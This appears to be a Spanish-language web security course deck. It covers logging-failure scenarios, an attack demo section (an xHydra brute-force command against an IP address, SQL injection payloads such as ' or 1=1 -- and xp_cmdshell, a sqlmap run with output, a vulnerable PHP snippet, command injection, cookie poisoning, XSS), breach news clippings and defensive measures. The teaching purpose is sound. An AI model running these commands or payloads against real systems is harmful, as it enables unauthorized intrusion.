**Escenario #1:** el software de un foro de código abierto es operado por un pequeño equipo que fue atacado utilizando una falla de seguridad. Los atacantes lograron eliminar el repositorio del código fuente interno que contenía la próxima versión, y todos los contenidos del foro. Aunque el código fuente pueda ser recuperado, la falta de monitorización, registro y alerta condujo a una brecha de seguridad peor.


**Escenario #2:** un atacante escanea usuarios utilizando contraseñas por defecto, pudiendo tomar el control de todas las cuentas utilizando esos datos. Para todos los demás usuarios, este proceso deja solo un registro de fallo de inicio de sesión. Luego de algunos días, esto puede repetirse con una contraseña distinta.

**Escenario #3:** De acuerdo a reportes, un importante minorista tiene un *sandbox de análisis de malware interno para los archivos* adjuntos de correos electrónicos. Este *sandbox había detectado* software potencialmente indeseable, pero nadie respondió a esta detección. Se habían estado generando advertencias por algún tiempo antes de que la brecha de seguridad fuera detectada por un banco externo, debido a transacciones fraudulentas de tarjetas.

# Demo de Ataques

# Ataques a mecanismos de autenticación

- **Obtención usuario y clave con diccionarios o fuerza bruta (xhydra)**



The screenshot shows the xHydra application window. It has a menu bar with 'Quit'. Below is a tabbed interface with 'Target', 'Passwords', 'Tuning', 'Specific', and 'Start' tabs. The 'Target' tab is active, showing options for 'Single Target' (selected) and 'Target List'. The 'Single Target' field contains '64.12.175.136'. There is an unchecked checkbox for 'Prefer IPV6'. The 'Port' field is set to '587' and the 'Protocol' dropdown is set to 'smtp'. The 'Output Options' section has four checkboxes: 'Use SSL' (unchecked), 'Be Verbose' (checked), 'Show Attempts' (checked), and 'Debug' (unchecked). At the bottom, a command line shows the generated command: `hydra -s 587 -v -V -l yourname -p yourpass -t 16 64.12.175.136 smtp`

- **Saltear la validación del lado del cliente**
- **Modificación de atributos enviados por el servidor**
- **Explotar buffer overflows**
- **Canonización (../..)**
- **Ejecución de comandos**
- **Inyección de comandos SQL**
- **Otros**



Técnica para explotar aplicaciones web que no validan la información suministrada por el cliente, para generar consultas SQL maliciosas. Existen infinidad de aplicaciones vulnerables en la red.

Utilizar esta técnica puede no ser tan sencillo como aparenta. Si no se presta atención, se puede creer que no es vulnerable una aplicación que lo es. Debemos chequear cada parámetro de cada script de cada aplicación.

# Inyección de comandos SQL

**Ej:**

```
SELECT id FROM usuarios WHERE user='$f_user'  
AND password='$f_pass';
```

**Problema:**

**¿Qué pasa si \$f\_user= ““ or 1=1 --”?**



# Ejemplos de Inyección de comandos SQL

- **;** para ejecutar múltiples queries
- **--** para comentar el final del query
- **construcciones del tipo ' or ''='**
- **Construcciones del tipo *numero or 1=1***
- **Usar UNION**
- **ojo con xp\_cmdshell() en MS SQL Server**


[http://www.cgisecurity.com/lib/advanced\\_sql\\_injection.pdf](http://www.cgisecurity.com/lib/advanced_sql_injection.pdf)

[http://www.cgisecurity.com/lib/more\\_advanced\\_sql\\_injection.pdf](http://www.cgisecurity.com/lib/more_advanced_sql_injection.pdf)

<http://www.cgisecurity.com/lib/SQLInjectionWhitePaper.pdf>

# sqlmap

```
$ python sqlmap.py -u "http://target/vuln.php?id=1" --batch
```



**{1.0-dev-4512258}**  
<http://sqlmap.org>

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program
```

```
[*] starting at 15:02:07
```

```
[15:02:07] [INFO] testing connection to the target URL
[15:02:07] [INFO] heuristics detected web page charset 'ascii'
[15:02:07] [INFO] testing if the target URL is stable. This can take a couple of
seconds
[15:02:08] [INFO] target URL is stable
[15:02:08] [INFO] testing if GET parameter 'id' is dynamic
[15:02:08] [INFO] confirming that GET parameter 'id' is dynamic
[15:02:08] [INFO] GET parameter 'id' is dynamic
[15:02:08] [INFO] heuristic (basic) test shows that GET parameter 'id' might be
injectable (possible DBMS: 'MySQL')
```

# Considere el siguiente código PHP

```
[PHP]
# el ataque depende del estado
# de la conf de magic_quotes en PHP
$url=sanitize($url);
$url = urldecode($_REQUEST['url']);
$query = "INSERT INTO tbl_links (type, url)
VALUES(1, '$url')";
```

- Un atacante puede saltar el mecanismo de magic\_quotes, utilizando “%27” para representar un apóstrofe.
- “%27” sera decodificado como ‘ por la función urldecode(), y se produce el ataque.


- **A veces, las aplicaciones invocan comandos externos a través de un intérprete de comandos. Según la forma de invocarlos, es posible que un usuario malicioso logre ejecutar un comando externo distinto al esperado. Ej: uso del caracter “;” en unix o “&” en windows.**

- **Cookie-poisoning**
- **Cuando un atacante utiliza esta técnica, generalmente es alguien que ya tiene acceso a la aplicación. El atacante modifica la cookie y se la reenvía al servidor. Como la aplicación no espera que la cookie cambie, es posible que procese esta cookie “envenenada”. Esto produce el cambio de campos de datos como puede ser el precio de un producto o la identidad del usuario.**
- **<http://www.cgisecurity.com/lib/CookiePoisoningByline.pdf>**


- **Técnica para explotar aplicaciones web que no validan la información suministrada por el cliente, para lograr ejecutar código de scripting (VBScript, JavaScript) en el contexto de otro sitio web.**
  - Persistente: el atacante puede inyectar código de scripting en una página del sitio de forma persistente, de manera tal que el código agregado por el atacante es ejecutado por el navegador web de cualquier usuario que visita la página web
  - No persistente: la inyección ocurre en un parámetro de la aplicación (por ejemplo en la URL) y sólo es posible explotarla cuando le enviamos ciertos datos a la aplicación.



# Cross-Site Scripting: Ejemplo




# Captcha




Ref: <http://www.mcafee.com/us/resources/white-papers/foundstone/wp-attacking-captchas-for-fun-profit.pdf>

- **Aparición frecuente de fallas en los navegadores que permiten ejecutar código arbitrario en el cliente, tomando el control parcial o total del equipo.**



- Pero no alcanza con actualizar el navegador....





## Description of the attack

On January 14, 2010 McAfee Labs identified a zero-day vulnerability in Microsoft Internet Explorer that was used as an entry point for Operation Aurora to exploit Google and at least 20 other companies. Microsoft has since issued a [security bulletin](#) and patch.

Operation Aurora was a coordinated attack which included a piece of computer code that exploits the Microsoft Internet Explorer vulnerability to gain access to computer systems. This exploit is then extended to download and activate malware within the systems. The attack, which was initiated surreptitiously when targeted users accessed a malicious web page (likely because they believed it to be reputable), ultimately connected those computer systems to a remote server. That connection was used to steal company intellectual property and, according to Google, additionally gain access to user accounts. [Learn more](#).

## What is McAfee doing to protect customers?

Upon learning of the attack, researchers at McAfee Labs delivered malware detection; behavioral and content signatures; web security, IPS, and IP security updates; product configuration suggestions; and advice on the [McAfee Labs blog](#).

McAfee [Global Threat Intelligence](#), our real-time, "in-the-cloud" data collection system for both known and emerging threats across all key threat vectors, monitors the web for exploits and hot spots related to Operation Aurora and other threats, and immediately delivers protection to McAfee products. [Learn more](#).

# Estos ataques ocurren!

## Hacker Offers Insight On Sony PSN Breach

Thursday, May 19, 2011

Contributed By:  
[Headlines](#)



In late April, Sony announced that the company's [PlayStation network servers had been hacked](#), exposing the records of more than 70 million customers.

During the course of the investigation, Sony discovered that [the company's Online Entertainment network had also been compromised](#), exposing another 25 million customer records.

Sony has yet to release details on the intrusion, but security experts are describing the assault as characteristic of a sophisticated Advanced Persistent Threat operation carried out over several months that exploited multiple vulnerabilities to ultimately gain access to the most sensitive areas of Sony's networks.

*"The depths they went indicates that this hack wasn't arbitrary," said [Kyle Adams](#), a former hacker and currently the lead architect at Mykonos Software.*

The goal of the operation was most likely to access private customer data including login credentials, billing information, and credit card details.

*"They perceive value in the site they're going after. There's a whole lot of value in the data Sony had. There's always a buyer out there," said Adams.*

The breaches forced Sony to shut down both the PSN and Online Entertainment networks. Sony has since been the subject of a great deal of criticism regarding the company's delay in notifying authorities and customers of the exposure of account details, as well as for alleged security lapses leading to the breach.

Dr. Gene Spafford offered Congressional testimony that [Sony was running outdated and obsolete software](#) on the PlayStation and Online Entertainment Networks, leaving the systems extremely vulnerable to attack. Sony has since denied the allegations.



# Estos ataques ocurren!

CNET › News › Security & Privacy › Adobe hacked, 3 million accounts compromised

## Adobe hacked, 3 million accounts compromised

The massive attack exposes customer names, encrypted credit or debit card numbers, expiration dates, and other information relating to customer orders.



by Rachel King | October 3, 2013 2:31 PM PDT

Follow @rachelking

Adobe announced on Thursday that it has been the target of a major security breach in which sensitive and personal data about millions of its customers have been put at risk.

Brad Arkin, senior director of security for Adobe products and services, [explained in a blog post](#) that the attack concerns both customer information and illegal access to source codes for "numerous Adobe products."

A few examples include Adobe Acrobat, ColdFusion, and the ColdFusion Builder.

However, [as far as the source code is concerned](#), Adobe assured that there is no "increased risk to customers as a result of this incident."



## Todos los mecanismos vistos hasta ahora:

- Deshabilitación de servicios y cuentas no utilizados.
- Actualización de S.O. y aplicaciones (parches).
- Uso de “buenas” contraseñas.
- Utilización de Firewalls.
- Chequeo de integridad de aplicaciones y S.O.
- Back-ups periódicos.
- Análisis periódico de logs.
- Verificación periódica de servicios activos y vulnerabilidades presentes.
- Desarrollo seguro. Validación de datos de entrada.
- Concientización de los usuarios.
- Cifrado del tráfico.
- Definición y uso de Políticas y Procedimientos.
- Jails, Control de acceso mandatorio, etc.



## Muchas virtuales vulnerables para probar



**Distribución de linux que incluye muchas de las herramientas de ataque mencionadas.**

